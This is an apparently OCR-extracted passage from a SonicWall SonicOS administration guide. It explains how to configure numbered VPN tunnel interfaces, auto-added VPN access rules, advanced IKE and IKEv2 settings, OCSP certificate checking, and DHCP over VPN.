1. Navigate to **Network** > **Routing** > **Routing Policies**.
2. Click the **Add** button.
3. Similar to configuring a static route for a tunnel interface, configure the values for Source, Destination, and Service Objects. Under Interface, select “Drop_tunnelIf.”

Once added, the route is enabled and displayed in the Route Polices.



Configuring a Numbered VPN Tunnel Interface

Routing protocols can use a numbered tunnel interface to establish a routing session. To support this requirement, SonicOS must add an interface in the VPN zone with an IP address from a private subnet assigned to it. This numbered tunnel interface can be used for the routing protocol session.

After a numbered tunnel interface is added to the interface list, a static route policy can use it as the interface in a static route policy configuration for a static route based VPN. Routing protocols (OSPF, RIP, and BGP) can use it for dynamic route based VPN.

NOTE: Numbered tunnel interfaces are not supported on the NSA 2400MX, SOHO, and TZ 210/205/200/105/100 series platforms.

Configuring a Numbered VPN Tunnel Interface is done in two parts:

- Configuring the VPN Policy
- Configuring the Tunnel Interface

NOTE: A similar VPN policy and numbered tunnel interface must be configured on the remote gateway. The IP addresses assigned to the numbered tunnel interfaces (on the local gateway and the remote gateways) must be on the same subnet.

Topics:


- Configuring the VPN Policy
- Configuring the Tunnel Interface

Configuring the VPN Policy

To configure a Numbered VPN Tunnel Interface:

1 Go to the **VPN > Settings** page.

2 In the **VPN Policies** panel, click the **Add** button. The **VPN Policy** dialog appears.



3 From the **Policy Type** menu, select **Tunnel Interface**.

4 From the **Authentication Method** menu, select **IKE using Preshared Secret**.

5 In the **Name** box, enter the name of the policy.


6 In the **IPsec Primary Gateway Name or Address** box, enter the name or the IP address of the primary gateway.

7 In the **Shared Secret** and **Confirm Shared Secret** boxes, enter your shared secret.


8 Click **OK**.

Configuring the Tunnel Interface

1 Go to the **Network > Interfaces** page.



2 From the **Add Interface** menu, select **Tunnel Interface**. The **Add Tunnel Interface** dialog appears.



3 From the **Zone** drop-down menu, select VPN.

4 From the **VPN Policy** drop-down menu, select the VPN Policy that you just created.


5 From the **Mode / IP Assignment** drop-down menu, select **Static IP Mode**.


6 In the **IP Address** check box, enter the IP address for the interface.

7 In the **Subnet Mask** check box, enter the subnet mask.

8 Click **OK**.

The numbered VPN tunnel interface should appear on the **Network > Interfaces** page and on the **Network > Routing** page when you select **Advanced Routing** from the **Routing Mode** drop-down menu.





VPN Auto-Added Access Rule Control

When adding VPN Policies, SonicOS auto-creates non-editable Access Rules to allow the traffic to traverse the appropriate zones. Consider the following VPN Policy, where the Local Network is set to Firewalled Subnets (in this case comprising the LAN and DMZ) and the Destination Network is set to Subnet 192.168.169.0.

While this is generally a tremendous convenience, there are some instances where is might be preferable to suppress the auto-creation of Access Rules in support of a VPN Policy. One such instance would be the case of a large hub-and-spoke VPN deployment where all the spoke site are addresses using address spaces that can easily be supernetted. For example, assume we wanted to provide access to/from the LAN and DMZ at the hub site to one subnet at each of 2,000 remote sites, addressed as follows:

remoteSubnet0=Network 10.0.0.0/24 (mask 255.255.255.0, range 10.0.0.0-10.0.0.255)
remoteSubnet1=Network 10.0.1.0/24 (mask 255.255.255.0, range 10.0.1.0-10.0.1.255)
remoteSubnet2=Network 10.0.2.0/24 (mask 255.255.255.0, range 10.0.2.0-10.0.2.255)
remoteSubnet2000=10.7.207.0/24 (mask 255.255.255.0, range 10.7.207.0-10.7.207.255)

Creating VPN Policies for each of these remote sites would result in the requisite 2,000 VPN Policies, but would also create 8,000 Access Rules (LAN -> VPN, DMZ -> VPN, VPN -> LAN, and VPN -> DMZ for each site). However, all of these Access Rules could easily be handled with just 4 Access Rules to a supernetted or address range representation of the remote sites (More specific allow or deny Access Rules could be added as needed):

remoteSubnetAll=Network 10.0.0.0/13 (mask 255.248.0.0, range 10.0.0.0-10.7.255.255)
or
remoteRangeAll=Range 10.0.0.0-10.7.207.255


To enable this level of aggregation, the **Advanced** tab of the **VPN Policy** window page offers the option to **Auto-Add Access Rules for VPN Policy** setting. By default, the check box is selected, meaning the accompanying Access Rules will be automatically created, as they've always been. By deselecting the check box upon creating the VPN Policy, the administrator will have the ability and need to create custom Access Rules for VPN traffic.

99

Configuring Advanced VPN Settings

VPN > Advanced

The **VPN > Advanced** page includes optional settings that affect all VPN policies.



Topics:

Advanced VPN Settings

- **Enable IKE Dead Peer Detection** - Select if you want inactive VPN tunnels to be dropped by the SonicWall. Default is enabled.
    - **Dead Peer Detection Interval** - Enter the number of seconds between “heartbeats.” The minimum is 3 seconds, the maximum is 120 seconds, and the default value is **60** seconds.
    - **Failure Trigger Level (missed heartbeats)** - Enter the number of missed heartbeats. The minimum is 3 heartbeats, the maximum is 10, and the default value is **3**.

      If the trigger level is reached, the VPN connection is dropped by the SonicWall security appliance. The SonicWall security appliance uses a UDP packet protected by Phase 1 Encryption as the heartbeat.
    - **Enable Dead Peer Detection for Idle VPN Sessions** - Select this setting if you want idle VPN connections to be dropped by the SonicWall security appliance after the time value defined in the **Dead Peer Detection Interval for Idle VPN Sessions (seconds)** field. The minimum time is 60 seconds, the maximum is 3600 seconds, and the default value is **600** seconds (10 minutes).
- **Enable Fragmented Packet Handling** - If the VPN log report shows the log message, `Fragmented IPsec packet dropped`, select this feature. Do not select it until the VPN tunnel is established and in operation.
    - **Ignore DF (Don't Fragment) Bit** - Select this check box to ignore the DF (Don’t Fragment the packet) bit in the packet header. Some applications can explicitly set the Don’t Fragment option in a packet, which tells all security appliances to not fragment the packet. This option, when enabled, causes the SonicWall to ignore the option and fragment the packet regardless. If this option is not set, packets that exceed the PMTU and have the DF bit enabled are not forwarded. Instead, this message is returned to the sender: `Fragmentation needed and do not fragment (DF) bit set`.
- **Enable NAT Traversal** - Select this setting if a NAT device is located between your VPN endpoints. IPsec VPNs protect traffic exchanged between authenticated endpoints, but authenticated endpoints cannot be dynamically re-mapped mid-session for NAT traversal to work. Therefore, to preserve a dynamic NAT binding for the life of an IPsec session, a 1-byte UDP is designated as a “NAT Traversal keepalive” and acts as a “heartbeat” sent by the VPN device behind the NAT or NAPT device. The “keepalive” is silently discarded by the IPsec peer.
- **Clean up Active Tunnels when Peer Gateway DNS name resolves to a different IP address** - When selected, this option breaks down SAs associated with old IP addresses and reconnects the SA to the peer. The default is enabled.
- **Preserve IKE Port for Pass-Through Connections** - Preserves UDP 500/4500 source port and IP address information for pass-through VPN connections.
- **Enable OCSP Checking** and **OCSP Responder URL** - Enables use of Online Certificate Status Protocol (OCSP) to check VPN certificate status and specifies the URL where to check certificate status. For more information, see Using OCSP with SonicWall Security Appliances.
- **Send VPN Tunnel Traps only when tunnel status changes** - Reduces the number of VPN tunnel traps that are sent by only sending traps when the tunnel status changes.


- **Use RADIUS in** *<mode>* **mode for XAUTH (allows users to change expired passwords)** - Select the MSCHAP version to use with RADIUS:
  - **MSCHAP** (default)
  - **MSCHAPv2**

  When using RADUIS to authenticate VPN client users, RADIUS is used in its MSCHAP (or MSCHAPv2) mode. The primary reason for choosing to do this is so VPN client users can make use of the MSCHAP feature to allow them to change expired passwords at login time.

  Also, if this option is set and LDAP is selected as the **Authentication method for login** on the **Users > Settings** page, but LDAP is not configured in a way that allows password updates, then password updates for VPN client users are done using MSCHAP-mode RADIUS after using LDAP to authenticate the user.

  NOTE: Password updates can only be done by LDAP when using either:
  - Active Directory with TLS and binding to it using an administrative account.
  - Novell eDirectory.

- **DNS and WINS Server Settings for VPN Client** - Configure the DNS and WINS server settings for clients (such as third-party VPN clients) through GroupVPN or Mobile IKEv2 client. Clicking the **Configure** button launches the **Add VPN DNS and WINS Server** dialog:



  - **DNS Servers —** Configure DNS servers:
    - **Inherit DNS Settings Dynamically using SonicWall's DNS settings —** Selecting this option automatically populates the DNS and WINS settings with the settings in the Network > DNS page. This option is selected by default.
    - **Specify Manually** — If you do not want to use the SonicWall security appliance network settings, select Specify Manually, and type the IP address of your DNS Server in the DNS Server 1 field. You can specify two additional DNS servers.
  - **WINS Servers** — Configure a WINS server in the **WINS Server 1** field. You can configure a second WINS server, also.

IKEv2 Settings

- **Send IKEv2 Cookie Notify** - Sends cookies to IKEv2 peers as an authentication tool. This option is not selected by default.
- **Send IKEv2 Invalid SPI Notify** – Sends an invalid SPI to IKEv2 peers when the active IKE SA exists. This option is selected by default.

- **IKEv2 Dynamic Client Proposal** - SonicOS Enhanced firmware versions 4.0 and higher provide IKEv2 Dynamic Client Support, which provides a way to configure the Internet Key Exchange (IKE) attributes rather than using the default settings. Clicking the **Configure** button launches the **Configure IKEv2 Dynamic Client Proposal** dialog.

  Previously, only the default settings were supported: Diffie-Hellman (DH) Group 2, the 3DES encryption algorithm, and the SHA1 authentication method. SonicOS now allows the following IKE Proposal settings:

  - **DH Group**: **Group 1**, **Group 2**, **Group 5**, or **Group 14**
  - **Encryption**: **DES**, **3DES**, **AES-128**, **AES-192**, **AES-256**
  - **Authentication**: **MD5**, **SHA1**, **SHA256**, **SHA384**, **SHA512**

  However, if a VPN Policy with IKEv2 exchange mode and a `0.0.0.0` IPsec gateway is defined, you cannot configure these IKE Proposal settings on an individual policy basis.

  NOTE: The VPN policy on the remote gateway must also be configured with the same settings.

Using OCSP with SonicWall Security Appliances

Online Certificate Status Protocol (OCSP) allows you to check VPN certificate status without CRLs. This allows timely updates regarding the status of the certificates used on your SonicWall.

Topics:

- About OCSP
- OpenCA OCSP Responder
- Loading Certificates to use with OCSP
- Using OCSP with VPN Policies

About OCSP

OCSP is designed to augment or replace Certificate Revocation Lists (CRL) in your Public Key Infrastructure (PKI) or digital certificate system. The CRL is used to validate the digital certificates comprised by the PKI. This allows the Certificate Authority (CA) to revoke certificates before their scheduled expiration date and is useful in protecting the PKI system against stolen or invalid certificates.

The main disadvantage of Certificate Revocation Lists is the need for frequent updates to keep the CRL of every client current. These frequent updates greatly increase network traffic when the complete CRL is downloaded by every client. Depending on the frequency of the CRL updates, a period of time can exist when a certificate is revoked by the CRL but the client has not received the CRL update and permits the certificate to be used.

Online Certificate Status Protocol determines the current status of a digital certificate without using a CRL. OCSP enables the client or application to directly determine the status of an identified digital certificate. This provides more timely information about the certificate than is possible with CRLs. In addition, each client typically only checks a few certificates and does not incur the overhead of downloading an entire CRL for only a few entries. This greatly reduces the network traffic associated with certificate validation.

OCSP transports messages over HTTP for maximum compatibility with existing networks. This requires careful configuration of any caching servers in the network to avoid receiving a cached copy of an OCSP response that might be out of date.

The OCSP client communicates with an OCSP responder. The OCSP responder can be a CA server or another server that communicates with the CA server to determine the certificate status. The OCSP client issues a status request to an OCSP responder and suspends the acceptance of the certificate until the responder provides a response. The client request includes data such as protocol version, service request, target certificate identification and optional extensions. These optional extensions may or may not be acknowledged by the OCSP responder.

The OCSP responder receives the request from the client and checks that the message is properly formed and if the responder is able to respond to the service request. Then it checks if the request contains the correct information needed for the service desired. If all conditions are satisfied, the responder returns a definitive response to the OCSP client. The OCSP responder is required to provide a basic response of GOOD, REVOKED, or UNKNOWN. If both the OCSP client and responder support the optional extensions, other responses are possible. The GOOD state is the desired response as it indicates the certificate has not been revoked. The REVOKED state indicates that the certificate has been revoked. The UNKNOWN state indicates the responder does not have information about the certificate in question.

OCSP servers typically work with a CA server in push or pull setup. The CA server can be configured to push a CRL list (revocation list) to the OCSP server. Additionally the OCSP server can be configured to periodically download (pull) the CRL from the CA server. The OCSP server must also be configured with an OCSP response signing certificate issued by the CA server. The signing certificate must be properly formatted or the OCSP client will not accept the response from the OCSP server.

OpenCA OCSP Responder

Using OCSP requires the OpenCA (OpenSource Certificate Authority) OpenCA OCSP Responder as it is the only supported OCSP responder.

OpenCA OCSP Responder is available at http://www.openca.org/.

The OpenCA OCSP Responder is an rfc2560 compliant OCSP responder that runs on a default port of 2560 in homage to being based on rfc2560.

Loading Certificates to use with OCSP

For SonicOS to act as an OCSP client to a responder, the CA certificate must be loaded onto the SonicWall.

1. On the **System** -> **Certificates** page, click on the Import button. This will bring up the Import Certificate page.
2. Select the **Import a CA certificate from a PKCS#7 (.p7b), PEM (.pem) or DER (.der or .cer) encoded file** option and specify the location of the certificate.

Using OCSP with VPN Policies

The SonicWall OCSP settings can be configured on a policy level or globally. To configure OCSP checking for individual VPN policies, use the **Advanced** tab of the **VPN Policy** configuration page.

1. Select the radio button next to **Enable OCSP Checking**.
2. Specify the **OCSP Responder URL** of the OCSP server, for example, http://192.168.168.220:2560, where 192.168.168.220 is the IP address of your OCSP server and 2560 is the default port of operation for the OpenCA OCSP responder service.

100

Configuring DHCP Over VPN

VPN > DHCP over VPN

The **VPN > DHCP over VPN** page allows you to configure a SonicWall security appliance to obtain an IP address lease from a DHCP server at the other end of a VPN tunnel. In some network deployments, it is desirable to have all VPN networks on one logical IP subnet, and create the appearance of all VPN networks residing in one IP subnet address space. This facilitates IP address administration for the networks using VPN tunnels.

Topics:


DHCP Relay Mode

The SonicWall security appliance at the remote and central site are configured for VPN tunnels for initial DHCP traffic as well as subsequent IP traffic between the sites. The SonicWall security appliance at the remote site (**Remote Gateway**) passes DHCP broadcast packets through its VPN tunnel. The SonicWall security appliance at the central site (**Central Gateway**) relays DHCP packets from the client on the remote network to the DHCP server on the central site.

Configuring the Central Gateway for DHCP Over VPN

To configure DHCP over VPN for the Central Gateway:


1 Go to the **VPN > DHCP over VPN** page.



2 From the **DHCP over VPN** menu, select **Central Gateway**.

3 Click **Configure**.

4 The **DHCP over VPN Configuration** dialog appears.



5 To enable the SonicWall Global VPN Client, or a remote firewall, or both to use an internal DHCP server to obtain IP addresses, select the **Use Internal DHCP Server** option.

6 To use the DHCP Server for Global VPN Clients, select the **For Global VPN Client** option.

7 To send DHCP requests to specific servers, select the **Send DHCP requests to the server addresses listed below** option.

8 Click the **Add** button. The **Add DHCP Server** dialog appears.

9 Enter the IP addresses of DHCP servers in the **IP Address** field, and click **OK**. The SonicWall security appliance now directs DHCP requests to the specified servers.


10 In the **Relay IP Address (Optional)** box, enter the IP address of the relay server.

11 To edit an entry in the **IP Address** table, click **Edit**. To delete a DHCP Server, highlight the entry in the **IP Address** table, and click **Delete**. Click **Delete All** to delete all entries.

Configuring DHCP over VPN Remote Gateway

1 Select **Remote Gateway** from the **DHCP Relay Mode** menu.

2 Click **Configure**. The **DHCP over VPN Configuration** dialog displays.



3 In the **General** tab, the VPN policy name is automatically displayed in the **Relay DHCP through this VPN Tunnel** field if the VPN policy has the setting **Local network obtains IP addresses using DHCP through this VPN Tunnel** enabled.

NOTE: Only VPN policies using IKE can be used as VPN tunnels for DHCP.

4 Select the interface the DHCP lease is bound from the **DHCP lease bound to** menu.

5 To accept DHCP requests from bridged WLAN interfaces, click the check box for **Accept DHCP Request from bridged WLAN interface**.

6 If you enter an IP address in the **Relay IP address** field, this IP address is used as the DHCP Relay Agent IP address in place of the Central Gateway's address, and must be reserved in the DHCP scope on the DHCP server. This address can also be used to manage this SonicWall security appliance remotely through the VPN tunnel from behind the Central Gateway.

7 If you enter an IP address in the **Remote Management IP Address** field, this IP address is used to manage the SonicWall security appliance from behind the Central Gateway, and must be reserved in the DHCP scope on the DHCP server.

8 If you enable **Block traffic through tunnel when IP spoof detected**, the SonicWall security appliance blocks any traffic across the VPN tunnel that is spoofing an authenticated user's IP address. If you have any static devices, however, you must ensure that the correct Ethernet address is typed for the device. The Ethernet address is used as part of the identification process, and an incorrect Ethernet address can cause the SonicWall security appliance to respond to IP spoofs.

